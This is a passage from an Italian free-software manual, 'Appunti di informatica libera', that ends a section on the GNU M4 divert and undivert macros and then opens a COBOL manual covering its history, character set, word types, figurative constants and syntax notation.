La differenza tra '**include**' e '**sinclude**' sta nel fatto che la seconda macroistruzione non segnala errori se il file non esiste.

L'esempio seguente include il file '`mio.m4`':

```
include(`mio.m4')
```

669.4.4 Macro «divert» e «undivert»

M4 consente l'uso di uno strano meccanismo, detto ***deviazione***, o *diversion*, attraverso il quale parte del flusso dell'output può essere accantonato temporaneamente per essere rilasciato in un momento diverso. Per ottenere questo si utilizzano due macroistruzioni interne: '**`divert`**' e '**`undivert`**'.

```
divert([numero_deviazione])
```

```
undivert([numero_deviazione[,...]])
```

La prima macroistruzione, '**`divert`**', serve ad assegnare un numero di deviazione alla parte di output generato a partire dal punto in cui questa appare nell'input. Questo numero può essere omesso e in tal caso si intende lo zero in modo predefinito.

La deviazione zero corrisponde al flusso normale; ogni altro numero positivo rappresenta una deviazione differente. Quando termina l'input da elaborare vengono rilasciati i vari blocchi accumulati di output, in ordine numerico crescente. In alternativa, si può usare la macroistruzione '**`undivert`**' per richiedere espressamente il recupero di output deviato; se questa viene utilizzata senza parametri, si intende il recupero di tutte le deviazioni, altrimenti si ottengono solo quelle elencate nei parametri.

Esiste un caso particolare di deviazione che serve a eliminare l'output; si ottiene utilizzando il numero di deviazione '**`-1`**'. Questa tecnica viene usata spesso anche come un modo per delimitare un'area di commenti che non si vuole siano riprodotti nell'output.

Come si può intuire, queste macroistruzioni non restituiscono alcun valore.

Segue la descrizione di alcuni esempi.

- ```
  1 divert(1)
  2 Questo testo è deviato
  3 divert
  4 Questo testo segue l'andamento normale
  ```

  L'esempio si traduce nell'output seguente, dove le righe sono state numerate per facilitarne l'individuazione. Come si può notare, al termine del file di input viene rilasciato l'output deviato precedentemente:

  ```
  1
  4 Questo testo segue l'andamento normale

  2 Questo testo è deviato
  3
  ```

- ```
  1 divert(1)
  2 Questo testo è deviato
  3 divert
  4 Questo testo segue l'andamento normale
  5 undivert(1)
  ```

Questo esempio è una variante di quello precedente, con la dichiarazione esplicita della richiesta di recupero dell'output deviato. Aggiungendo la macroistruzione '**`undivert(1)`**', si inserisce anche un'interruzione di riga ulteriore (anche in questo caso vengono numerate le righe per facilitarne l'individuazione nel risultato):

```
1
4 Questo testo segue l'andamento normale
5
2 Questo testo è deviato
3
```

- ```
  divert(-1)
  Quanto qui contenuto non deve dare alcun
  risultato nell'output.
  Le macro generano regolarmente i loro effetti,
  ma il loro output viene perduto.
  divert
  ```

  Questo esempio, mostra l'uso tipico di '**`divert(-1)`**'. Dal momento che alla fine appare la macroistruzione '**`divert`**' (senza altre righe), dall'elaborazione di questo file si ottiene solo un codice di interruzione di riga, cioè una riga vuota (quella in cui appare la macroistruzione '**`divert`**' finale).

- ```
  divert(1)
  Ciao maramao
  divert(2)
  Ciao Ciao
  divert(-1)
  undivert
  ```

  L'uso di '**`divert(-1)`**' seguito da '**`undivert`**' permette di eliminare tutto l'output accumulato nelle varie deviazioni.

669.5 Riferimenti

La documentazione di M4 GNU, cioè quanto distribuito normalmente con i sistemi GNU, è disponibile generalmente attraverso la documentazione Info: *info m4*.

[1] **GNU M4** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXVII

Programmare 6

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cvii

Manuale COBOL

Riconoscimento storico

Ogni manuale COBOL tradizionale riporta una premessa che cita le origini del linguaggio e le fonti a cui si fa riferimento. Questo tipo di premessa ha soprattutto un valore storico e con tale spirito viene inserita anche in questo documento.

Il testo seguente è una traduzione tratta dalla pubblicazione *COBOL*, edita dalla Conferenza sui linguaggi dei sistemi di elaborazione dati, CODASYL (*Conference on data system languages*), stampata a cura dell'ufficio stampa del governo degli Stati Uniti d'America.

> *«Questa pubblicazione si basa sul sistema COBOL sviluppato nel 1959 da un comitato composto da utenti governativi e costruttori di elaboratori. Le organizzazioni che hanno preso parte ai lavori iniziali sono state:*
>
> > *Air Material Command, U.S. Air Force;*
> > *Bureau of Standards, U.S. Department of Commerce;*
> > *Burroughs Corporation;*
> > *David Tylor Model Basin, Bureau of Ships, U.S. Navy;*
> > *Electronic Data processing Division, Minneapolis-Honeywell Regulator Company;*
> > *International Business Machines Corporation;*
> > *Radio Corporation of America;*
> > *Sylvania Electric Products, Inc.;*
> > *UNIVAC Division of Sperry Rand Corporation.*
>
> *Oltre alle suddette organizzazioni, le seguenti altre partecipano ai lavori del Gruppo di revisione:*
>
> > *Allstate Insurance Company;*
> > *The Bendix Corporation, Computer Division;*
> > *Control Data Corporation;*
> > *E.I. du Pont de Nemours and Company;*
> > *General Electric Company;*
> > *General Motors Corporation;*
> > *The National Cash Register Company;*
> > *Philco Corporation;*
> > *Standard Oil Company (New Jersey);*
> > *United States Steel Corporation.*
>
> *Questo manuale COBOL è risultato dalla collaborazione fra tutte le organizzazioni citate.*
>
> *Nessuna garanzia, espressa o tacita, è fornita dal comitato o dai singoli collaboratori, circa l'esattezza e il buon funzionamento del sistema di programmazione e del linguaggio. Inoltre, sia il comitato, sia i suoi collaboratori, non si assumono alcuna responsabilità in ordine a quanto esposto.*
>
> *È ragionevole attendersi che molti perfezionamenti e aggiunte vengano fatte al COBOL. Si farà ogni sforzo per assicurare che miglioramenti e correzioni siano apportate con criteri di continuità, tenendo debito conto degli investimenti effettuati dagli utenti nel settore della programmazione. Tuttavia, tali garanzie potranno essere efficacemente mantenute soltanto da coloro che apporteranno perfezionamento o correzioni.*

Sono state predisposte apposite procedure per l'aggiornamento del COBOL. Le richieste di informazioni circa tali procedure e sulle modalità per proporre modifiche dovranno essere inoltrate al comitato esecutivo della Conferenza sui linguaggi dei sistemi di elaborazione dati.

Gli autori e i titolari dei diritti di autore e di riproduzione del materiale così protetto, usato nel presente manuale: FLOW-MATIC (marchio depositato dalla Sperry Rand Corporation) - Sistema di programmazione per i calcolatori UNIVAC® I e II, Data Automation Systems © 1958, 1959 Sperry Rand Corporation; IBM Commercial Traslator, Codice F28-8013, © 1959 IBM; FACT, DSI 27A5260-2760 © 1960 della Minneapolis-Honeywell; hanno esplicitamente autorizzato l'uso di tale materiale, in tutto o in parte, nelle specifiche del COBOL. Tale autorizzazione si estende alla riproduzione e all'uso delle specifiche COBOL in manuali di programmazione o in pubblicazioni analoghe.

Qualsiasi organizzazione che intenda riprodurre il rapporto COBOL e le specifiche iniziali in tutto o in parte, usando idee ricavate da tale rapporto o utilizzando il rapporto stesso come elemento base per un manuale di istruzione o per qualsiasi altro scopo, è libera di farlo. Tuttavia, si richiede a tutte queste organizzazioni di riprodurre la presente sezione, come parte dell'introduzione. Coloro che invece utilizzano brevi citazioni, come nelle rassegne dei nuovi libri, sono pregati di citare la fonte ma non di riprodurre l'intera sezione.»

Successivamente alla Conferenza sui linguaggi dei sistemi di elaborazione dati, CODASYL, il compito di definire lo standard del linguaggio COBOL è stato preso dall'istituto ANSI (*American national standards institute*), che chiede nuovamente di citare la fonte nei manuali di tale linguaggio. Il testo seguente è citato in lingua originale.

«*Any organization interested in reproducing the COBOL standard and specifications in whole or in part, using ideas from this document as the basis for an instruction manual or for any other purpose, is free to do so. However, all such organizations are requested to reproduce the following acknowledgement paragraphs in their entirety as part of the preface to any such publication (any organization using a short passage from this document, such as in a book review, is requested to mention "COBOL" in acknowledgement of the source, but need not quote the acknowledgement):*

COBOL is an industry language and is not the property of any company or group of companies, or of any organization or group of organizations.

No warranty, expressed or implied, is made by any contributor or by the CODASYL Programming Language Committee as to the accuracy and functioning of the programming system and language. Moreover, no responsibility is assumed by any contributor, or by the committee, in connection therewith.

The authors and copyright holders of the copyrighted material used herein have specifically authorized the use of this material in whole or in part, in the COBOL specifications. Such authorization extends to the reproduction and use of COBOL specifications in programming manuals or similar publications.

FLOW-MATIC (trademark of Sperry Rand Corporation), Programming for the Univac++ I and II, Data Automation Systems copyrighted 1958, 1959, by Sperry Rand Corporation; IBM Commercial Translator Form No. F 28-8013, copyrighted 1959 by IBM, FACT, DSI 27A5260-2760, copyrighted 1960 by Minneapolis-Honeywell.»

Note sul linguaggio COBOL

Il linguaggio COBOL nasce nel 1959, come linguaggio standard per l'amministrazione degli uffici e il nome sta per *Common business oriented language*, descrivendo precisamente il suo obiettivo.

L'origine così lontana del linguaggio COBOL è responsabile della prolissità della sua sintassi e dei vincoli di forma nella struttura che il programma sorgente deve avere. Tuttavia, questo linguaggio è eccezionale nella gestione dei dati, avvicinandosi alle funzionalità di un sistema di gestione di basi di dati (ovvero un DBMS).

Il linguaggio COBOL è nato da un comitato di utenti e di produttori di elaboratori, con lo scopo di rimanere uniforme, il più possibile, su tutte le piattaforme. Generalmente si considera, correttamente, che il C rappresenti l'esempio di linguaggio di programmazione standard per definizione, ma i contesti sono differenti: il linguaggio C serve a consentire la migrazione di un sistema operativo da una macchina all'altra, mentre il linguaggio COBOL è fatto per consentire la migrazione di programmi applicativi su architetture fisiche e sistemi operativi differenti.

Il linguaggio COBOL è fatto per poter funzionare su sistemi operativi che possono anche essere privi di qualunque astrazione dell'hardware; pertanto, una porzione apposita nella struttura del sorgente è riservata alla dichiarazione delle unità fisiche per lo scambio dei dati (la divisione '**`ENVIRONMENT DIVISION`**'). Utilizzando il COBOL in un ambiente abbastanza evoluto, quanto può esserlo un sistema Unix, molte informazioni diventano inutili e implicite, ma il fatto che con questo linguaggio ci sia la possibilità di operare con la maggior parte degli elaboratori fabbricati dal 1959 in poi, lo rende speciale e degno di apprezzamento per lungo tempo.

Il linguaggio COBOL ha subito nel tempo diverse revisioni, indicate generalmente attraverso l'anno di edizione; un punto di riferimento abbastanza comune è lo standard del 1985, a cui questo manuale, in parte, cerca di adeguarsi. Per quanto riguarda l'ente ISO, è disponibile lo standard ISO 1989.

Riferimenti

- Christopher Heng, *Free COBOL compilers and interpreters*
  ⟨http://www.thefreecountry.com/compilers/cobol.shtml⟩
- *Programming manuals and tutorials*, *COBOL*
  ⟨http://www.theamericanprogrammer.com/programming/manuals.cobol.html⟩
- *MPE/iX and HP e3000 Technical Documentation*, *HP COBOL II/XL*
  - *Programmer's guide*
    ⟨http://docs.hp.com/en/424/31500-90014.pdf⟩
  - *Quick reference guide*
    ⟨http://docs.hp.com/en/425/31500-90015.pdf⟩
  - *Reference manual*
    ⟨http://docs.hp.com/en/426/31500-90013.pdf⟩
- *Compaq COBOL Reference Manual*
  ⟨http://www.helsinki.fi/atk/unix/dec_manuals/cobv27ua/cobrm_contents.htm⟩

Capitolo 670

Caratteristiche del linguaggio COBOL

Il linguaggio COBOL si basa convenzionalmente sulla lingua inglese ed è composto sommariamente da ***parole***, ***istruzioni***, gruppi di istruzioni, ***paragrafi*** e ***sezioni***.

670.1 Organizzazione del programma in forma sorgente

Ogni programma COBOL deve contenere quattro divisioni, anche se queste dovessero essere vuote, rispettando l'ordine seguente:

1. '**IDENTIFICATION DIVISION**'
2. '**ENVIRONMENT DIVISION**'
3. '**DATA DIVISION**'
4. '**PROCEDURE DIVISION**'

La divisione '**IDENTIFICATION DIVISION**' serve a identificare il programma. Vi si possono includere informazioni generali, come il nome del programma stesso, la data di edizione, la data di compilazione, il nome dell'elaboratore per il quale è stato scritto e altre annotazioni.

La divisione '**ENVIRONMENT DIVISION**' specifica le apparecchiature usata e i file che servono al programma.

La divisione '**DATA DIVISION**' contiene la descrizione dei file e dei record relativi, creati o utilizzati dal programma, assieme a tutte le altre variabili e costanti che servono al programma.

La divisione '**PROCEDURE DIVISION**' specifica il procedimento elaborativo da applicare ai dati.

Le «azioni» descritte nel programma COBOL sono espresse in termini di istruzioni, che possono essere riunite in gruppi di istruzioni e poi in paragrafi.

670.2 Insieme dei caratteri

I compilatori tradizionali del linguaggio COBOL adottano, a seconda dei casi, il codice ASCII o il codice EBCDIC per la rappresentazione interna dei caratteri; inoltre, in un programma sorgente si può usare soltanto un insieme ristretto di simboli, con l'eccezione del contenuto delle costanti alfanumeriche, che invece è abbastanza libero.

Tabella 670.1. I simboli disponibili nel linguaggio, in generale.

Simboli	Descrizione	Simboli	Descrizione
'0'..'9'	cifre numeriche	'A'..'Z'	lettere maiuscole dell'alfabeto inglese (latino)
' '	spazio		
'+'	segno più	'-'	segno meno o trattino
'*'	asterisco	'/'	barra obliqua
'$'	dollaro o segno di valuta	','	virgola
';'	punto e virgola	'.'	punto fermo
'('	parentesi aperta	')'	parentesi chiusa
'<'	minore	'>'	maggiore

Si osservi che il segno di valuta, rappresentato normalmente dal dollaro, può essere ridefinito e rappresentato da un altro simbolo.

Tabella 670.2. Caratteri usati per l'interpunzione.

Simboli	Descrizione	Simboli	Descrizione
' '	spazio bianco		
','	virgola	';'	punto e virgola
'.'	punto fermo	'"'	virgolette
'('	parentesi aperta	')'	parentesi chiusa

Tabella 670.3. Caratteri usati per formulare le parole.

Simboli	Descrizione	Simboli	Descrizione
'A'..'Z'	lettere alfabetiche maiuscole, senza accenti	'0'..'9'	cifre numeriche
'-'	trattino		

Tabella 670.4. Caratteri usati come operatori aritmetici.

Simboli	Descrizione	Simboli	Descrizione
'+'	addizione	'-'	sottrazione
'*'	moltiplicazione	'/'	divisione
'('	aperta parentesi	')'	chiusa parentesi

Tabella 670.5. Caratteri usati nelle relazioni.

Simboli	Descrizione	Simboli	Descrizione
'='	uguale a		
'<'	minore di	'>'	maggiore di

Si osservi che, al contrario di tanti altri linguaggi, nati però in momenti successivi, il COBOL non prevede l'uso del trattino basso ('_').

670.3 Struttura del linguaggio

Il testo di un programma sorgente COBOL è costruito con stringhe di caratteri e separatori, secondo le regole descritte nelle sezioni successive.

670.3.1 Separatori

Un separatore è una stringa composta da uno o più caratteri di interpunzione, rispettando le regole seguenti. Si osservi che queste regole non si applicano al contenuto delle costanti non numeriche (le stringhe letterali) e naturalmente non si applicano ai commenti.

- La virgola e il punto e virgola sono separatori, tranne quando appaiono nel modello di definizione di una variabile ('**PICTURE**'), dove invece sono trattati come parte del modello stesso. La virgola e il punto e virgola, se usati come separatori, possono essere impiegati al posto dello spazio.

- Un punto fermo, seguito da uno spazio, è un separatore. Il punto fermo può apparire soltanto dove ciò è permesso esplicitamente dalle regole grammaticali del linguaggio.
- Le parentesi tonde, usate in coppia, aperta e chiusa, sono separatori. Possono essere usate per delimitare indici, espressioni aritmetiche e condizioni.
- Le virgolette sono separatori. Le virgolette di apertura devono essere precedute da uno spazio o da una parentesi aperta; le virgolette di chiusura devono essere seguite, alternativamente da: uno spazio, una virgola, un punto e virgola, un punto fermo oppure una parentesi chiusa.

  Le virgolette possono apparire solo in coppia, per delimitare costanti alfanumeriche, tranne quando le costanti continuano nella riga successiva.
- Lo spazio usato come separatore può precedere o seguire tutti gli altri separatori, tranne nei casi previsti dalle altre regole grammaticali del linguaggio. Uno spazio compreso tra una coppia di virgolette è una costante alfanumerica e non costituisce un separatore.

I caratteri di interpunzione che appaiono all'interno di un modello di definizione di una variabile ('**`PICTURE`**') o di una costante numerica, non sono considerati caratteri di interpunzione, piuttosto sono simboli usati per caratterizzare il modello relativo o la costante (le regole per la dichiarazione di un modello di definizione di una variabile sono descritte nel capitolo 678).

I modelli di definizione delle variabili sono delimitati solo dallo spazio, dalla virgola, dal punto e virgola o dal punto fermo.

670.3.2 Stringhe: «character-string»

Nei modelli sintattici, una stringa di caratteri (*character-string*) può essere: un carattere o una sequenza di caratteri contigui, che forma una parola per il linguaggio COBOL; il modello di definizione di una variabili ('**`PICTURE`**'); un commento. Una stringa di caratteri di questi contesti è delimitata da separatori.

670.3.3 Parole

Una «parola» per il linguaggio COBOL è una stringa composta al massimo da 30 caratteri, che può essere:

- una parola definita dall'utente, ovvero *user-defined word*;
- un nome di sistema, ovvero *system-name*;
- una parola riservata, ovvero *reserved word*.

Le parole riservate o di sistema non possono essere utilizzate per fini diversi, pertanto non possono essere ridefinite dall'utente.

670.3.4 Parole definite dall'utente

Una parola definita dall'utente è una parola COBOL che deve essere fornita per soddisfare la sintassi di un'istruzione. Tale parola può essere composta utilizzando soltanto le lettere alfabetiche maiuscole, le cifre numeriche e il trattino ('`-`'), tenendo conto che il trattino non può trovarsi all'inizio o alla fine di tali parole. Si osservi che in alcuni casi le parole sono costituite esclusivamente da cifre numeriche, mentre in tutti gli altri, le parole devono iniziare con una lettera alfabetica.

Tabella 670.6. Classificazione parziale delle parole definite dall'utente.

Definizione tradizionale	Descrizione
condition-name	Il «nome di condizione» è un nome al quale viene assegnato un valore o un insieme di valori o un intervallo di valori, scelti fra tutti quelli che una variabile può assumere. La variabile stessa viene chiamata «variabile di condizione». I nomi di condizione vengono definiti nella divisione '**`DATA DIVISION`**'. Un nome di condizione può essere usato solo nelle espressioni condizionali, dove viene trattato come un'abbreviazione di una condizione di relazione. Il valore restituito dal nome di condizione è *Vero* se il valore della variabile di condizione associata è uguale a uno di quei valori che sono stati assegnati al nome di condizione.
data-name	Si tratta del nome di una variabile descritta nella divisione '**`DATA DIVISION`**'. Una variabile di questo tipo rappresenta normalmente un componente che non può essere suddiviso ulteriormente.
file-name	Si tratta del nome di un file descritto all'interno della divisione '**`DATA DIVISION`**' e può appartenere sia alla sezione '**`FD`**' (*File description*), sia alla sezione '**`SD`**' (*Sort description*).
index-name	Si tratta del nome di un indice associato a una certa tabella, usato per selezionare una voce dalla tabella stessa. Un nome di questo tipo si dichiara nella divisione '**`DATA DIVISION`**'.
level-number	Si tratta di un numero che indica la posizione nella struttura gerarchica di un record logico, oppure di un numero speciale che rappresenta convenzionalmente delle proprietà speciali di una variabile. Il numero di livello è espresso esclusivamente con una o due cifre numeriche; inoltre, i numeri che vanno da 01 a 49 indicano la posizione in un record, mentre i numeri 66, 77 e 88 identificano proprietà speciali. Normalmente il numero di livello si scrive sempre utilizzando due cifre, aggiungendo eventualmente uno zero iniziale. Il numero di livello si usa nella divisione '**`DATA DIVISION`**'.
library-name	Si tratta di un nome che serve a individuare una libreria di sorgenti COBOL, da usare per importare codice contenuto in altri file.
mnemonic-name	Si tratta di un nome che fa riferimento a qualcosa, che dipende dall'ambiente in cui si vuole compilare o eseguire il programma. Questo tipo di parole si usa nella divisione '**`ENVIRONMENT DIVISION`**', precisamente nel paragrafo '**`SPECIAL-NAMES`**', con lo scopo di poter sostituire facilmente tali associazioni, senza intervenire in altre parti del programma.
paragraph-name	Si tratta del nome che dichiara l'inizio di un paragrafo nella divisione '**`PROCEDURE DIVISION`**'.
program-name	Si tratta del nome del programma sorgente, come specificato nella divisione '**`IDENTIFICATION DIVISION`**'.
record-name	Si tratta del nome di un record di un file. Associando idealmente il file a una tabella di dati, il record equivale alla riga di tale tabella. La dichiarazione dei record avviene nella divisione '**`DATA DIVISION`**'.
section-name	Si tratta del nome che delimita l'inizio di una sezione nella divisione '**`PROCEDURE DIVISION`**'.
text-name	Si tratta del nome di identificazione di un componente all'interno della libreria di sorgenti.

Tutte le parole definite dall'utente, a esclusione dei numeri di livello, possono appartenere soltanto a uno dei vari raggruppamenti previsti e devono essere uniche; tuttavia, in alcuni casi è prevista la possibilità di «qualificare» dei nomi, che non sono univoci, in modo da attribuirli al loro contesto preciso (sezione 677.3).

670.3.5 Parole riservate

Le parole riservate sono quelle parole del linguaggio che fanno parte di un elenco prestabilito e che hanno un significato speciale. Queste parole sono classificate in gruppi in base al loro utilizzo.

Tabella 670.7. Classificazione sintetica delle parole riservate.

Classificazione	Descrizione
parole chiave	Una parola chiave è una parola riservata la cui presenza è richiesta all'interno di un'istruzione (al contrario di altre che possono essere usate soltanto per migliorare l'estetica o la leggibilità delle istruzioni). Le parole chiave devono essere inserite per specificare quel tipo di istruzione.
parole opzionali	Una parola opzionale è una parola riservata facoltativa, che si può usare nelle istruzioni per facilitarne la lettura. La parola opzionale non è obbligatoria, ma se usata va applicata secondo la sintassi prevista.
registri speciali	Una registro speciale identifica un'area di memoria con funzioni speciali. I registri speciali dipendono generalmente dalle caratteristiche del compilatore e non sono standard.
costanti figurative	Una costante figurativa è un nome che identifica un certo valore costante, come alternativa alla rappresentazione letterale.
parole di caratteri speciali	Alcuni caratteri speciali, nell'ambito del contesto appropriato, possono essere rappresentati attraverso parole particolari. Si tratta precisamente degli operatori di relazione.

670.3.6 Costanti figurative

Per fare riferimento a valori costanti specifici si possono usare alcune parole riservate, note come costanti figurative. Di queste parole chiave esistono sia versioni al singolare, sia al plurale, ma rappresentano sempre la stessa cosa, ovvero un valore singolo o un valore ripetuto, in base al contesto.

Tabella 670.8. Costanti figurative.

Nome	Descrizione

`ZERO`
`ZEROS`
`ZEROES`
	Rappresenta il valore numerico zero o la stringa '`0`' ripetuta più volte.

`SPACE` `SPACES`	Rappresenta uno o più spazi bianchi.
`HIGH-VALUE` `HIGH-VALUES`	Rappresenta uno o più caratteri con un «valore massimo», in base a qualche criterio, legato alla sequenza di collazione (*collating sequence*) o alla codifica. Generalmente si tratta del valore FF_{16}.

Nome	Descrizione
`LOW-VALUE` `LOW-VALUES`	Rappresenta uno o più caratteri con un «valore minimo», in base a qualche criterio, legato alla sequenza di collazione (*collating sequence*) o alla codifica. Generalmente si tratta del valore 00_{16}.
`QUOTE` `QUOTES`	Rappresenta una o più virgolette. Questa costante figurativa non può sostituire le virgolette che delimitano le costanti alfanumeriche.
`ALL` ***valore***	Rappresenta la ripetizione indefinita del valore indicato. Tale valore può essere specificato anche attraverso una costante letterale o una costante figurativa.

670.3.7 Parole di caratteri speciali

Gli operatori di relazione si possono rappresentare con i simboli previsti ('**<**', '**>**', e '**=**') oppure attraverso parole speciali, ovvero «parole di caratteri speciali», note come *special character word*. La tabella successiva riepiloga l'uso degli operatori di relazione, in tutte le loro forme.

Tabella 670.9. Modelli sintattici per l'uso degli operatori di relazione.

Operatore	Descrizione
`IS [NOT] GREATER THEN` `---  -------`	maggiore di, non maggiore di
`IS [NOT] >` `---  -`	maggiore di, non maggiore di
`IS [NOT] LESS THEN` `---  ----`	minore di, non minore di
`IS [NOT] <` `---  -`	minore di, non minore di
`IS [NOT] EQUAL TO` `---  -----`	uguale a, diverso da
`IS [NOT] =` `---  -`	uguale a, diverso da
`IS GREATER THAN OR EQUAL TO` `-------  -- -----`	maggiore o uguale a
`IS >=` `--`	maggiore o uguale a
`IS LESS THAN OR EQUAL TO` `----  -- -----`	minore o uguale a
`IS <=` `--`	minore o uguale a

670.3.8 Rappresentazione delle costanti

Le costanti possono essere stringhe di caratteri, il cui valore è implicito in base ai caratteri di cui sono composte, oppure sono costanti figurative, che rappresentano un valore in base al significato verbale che hanno. **Una costante può essere di tipo numerico o alfanumerico e non sono previsti altri tipi.**

Una costante numerica letterale è una stringa composta da cifre numeriche ed eventualmente anche dai segni '**+**', '**-**' e dal punto per la separazione tra la parte intera e la parte decimale (a meno che il punto sia da sostituire con la virgola, avendone scambiato le funzionalità con un'istruzione apposita). Una costante numerica deve contenere almeno una cifra e ha una dimensione massima di cifre che dipende dal compilatore.

Una costante numerica non può contenere più di un segno. Se viene usato il segno, questo deve collocarsi nella posizione più a sinistra; se non appare alcun segno, il valore si intende positivo.

Una costante numerica non può contenere più di un punto decimale e può apparire in qualunque posizione. Se non viene usato il punto decimale, la costante rappresenta un numero intero.

Se nel paragrafo '**SPECIAL-NAMES**' della divisione '**ENVIRONMENT DIVISION**' è specificata la dichiarazione '**DECIMAL-POINT IS COMMA**', la rappresentazione dei valori numerici avviene scambiando il significato del punto e della virgola (in pratica secondo le convenzioni europee).

Una costante alfanumerica è una stringa di caratteri delimitata da virgolette. La stringa può contenere qualsiasi carattere previsto dalla codifica utilizzata dal compilatore; in generale è ammesso almeno l'uso delle lettere minuscole dell'alfabeto latino.

Per rappresentare le virgolette ('**"**') all'interno di una stringa si usa il concatenamento con la costante figurativa '**QUOTE**', come nell'esempio seguente:

```
000000 DISPLAY "Il file ", QUOTE, "mio.txt", QUOTE,
000000         " e` impegnato!".
```

Una costante alfanumerica deve contenere almeno un carattere all'interno delle virgolette. La lunghezza massima di un valore alfanumerico dipende dal compilatore, ma in generale dovrebbe essere garantita la rappresentazione di almeno 200 caratteri.

670.4 Notazione sintattica

I manuali COBOL adottano generalmente una forma particolare di notazione per descriverne la sintassi, a cui si adegua anche questo.

Nella sintassi le «parole chiave», secondo la definizione del COBOL, sono rappresentate sottolineate, a indicare la loro obbligatorietà, mentre le parole facoltative non sono sottolineate. Nell'esempio seguente, le parole '**IF**', '**NOT**', '**NUMERIC**' e '**ALPHABETIC**' sono parole chiave, mentre la parole '**IS**' è facoltativa:

```
                                /            \
                                | NUMERIC    |
IF identifier IS [NOT]          < -------    >
--                ---           | ALPHABETIC |
                                \ ---------- /
```

Tutte le parole scritte con lettere minuscole rappresentano delle metavariabili sintattiche che devono essere espresse dal programmatore in quella posizione. Nell'esempio precedente appare una sola metavariabile denominata '**`identifier`**'.

Le parentesi graffe servono a rappresentare la scelta tra alternative differenti. Nell'esempio precedente si deve scegliere tra due parole chiave: '**`NUMERIC`**' o '**`ALPHABETIC`**'.

Le parentesi quadre rappresentano parti opzionali di un'istruzione; tuttavia si osservi che non si tratta di «parole facoltative», secondo la definizione del linguaggio COBOL, perché l'uso o meno di tali porzioni di codice implica un risultato differente dell'istruzione.

La presenza di tre punti consecutivi indica che i dati che precedono la notazione possono essere ripetuti successivamente, in funzione delle esigenze del problema che si intende risolvere.

```
MOVE identifier-1 TO identifier-2 ...
----              --
```

Nell'esempio mostrato, i puntini di sospensione indicano che si possono inserire più variabili (precisamente ciò che è rappresentato come ***identifier-2***). In questo caso, il contenuto della prima variabile viene copiato all'interno di tutte quelle che sono annotate dopo la parola chiave '**`TO`**'.

Quando appare il punto fermo nello schema sintattico, l'istruzione reale deve contenerlo nella stessa posizione relativa.

Modulo di programmazione

Il linguaggio COBOL nasce quando l'inserimento dei dati in un elaboratore avveniva principalmente attraverso schede perforate, pertanto, da questo derivano una serie di limitazioni nel modo in cui vanno scritte le sue istruzioni.


Figura 671.1. La scheda perforata classica, da 80 colonne.

Il modulo di programmazione (*coding form*) era un foglio quadrettato che conteneva la guida per la scrittura di un programma, da passare poi a una persona che si incaricava di perforare le schede, copiando il testo di tale modulo. Attualmente strumenti del genere non si usano più, tuttavia occorre sapere che le direttive vanno scritte in uno spazio di colonne prestabilito.

Figura 671.2. Suddivisione delle colonne.


indicatore
1 7 8 12 72 80
area A
sequenza delle righe
area B
nome del programma

In pratica, il codice COBOL si scrive in un file di testo di 80 colonne, rispettando le convenzioni descritte nella tabella successiva.

Tabella 671.3. Colonne riservate nel codice COBOL.

Colonne	Utilizzo
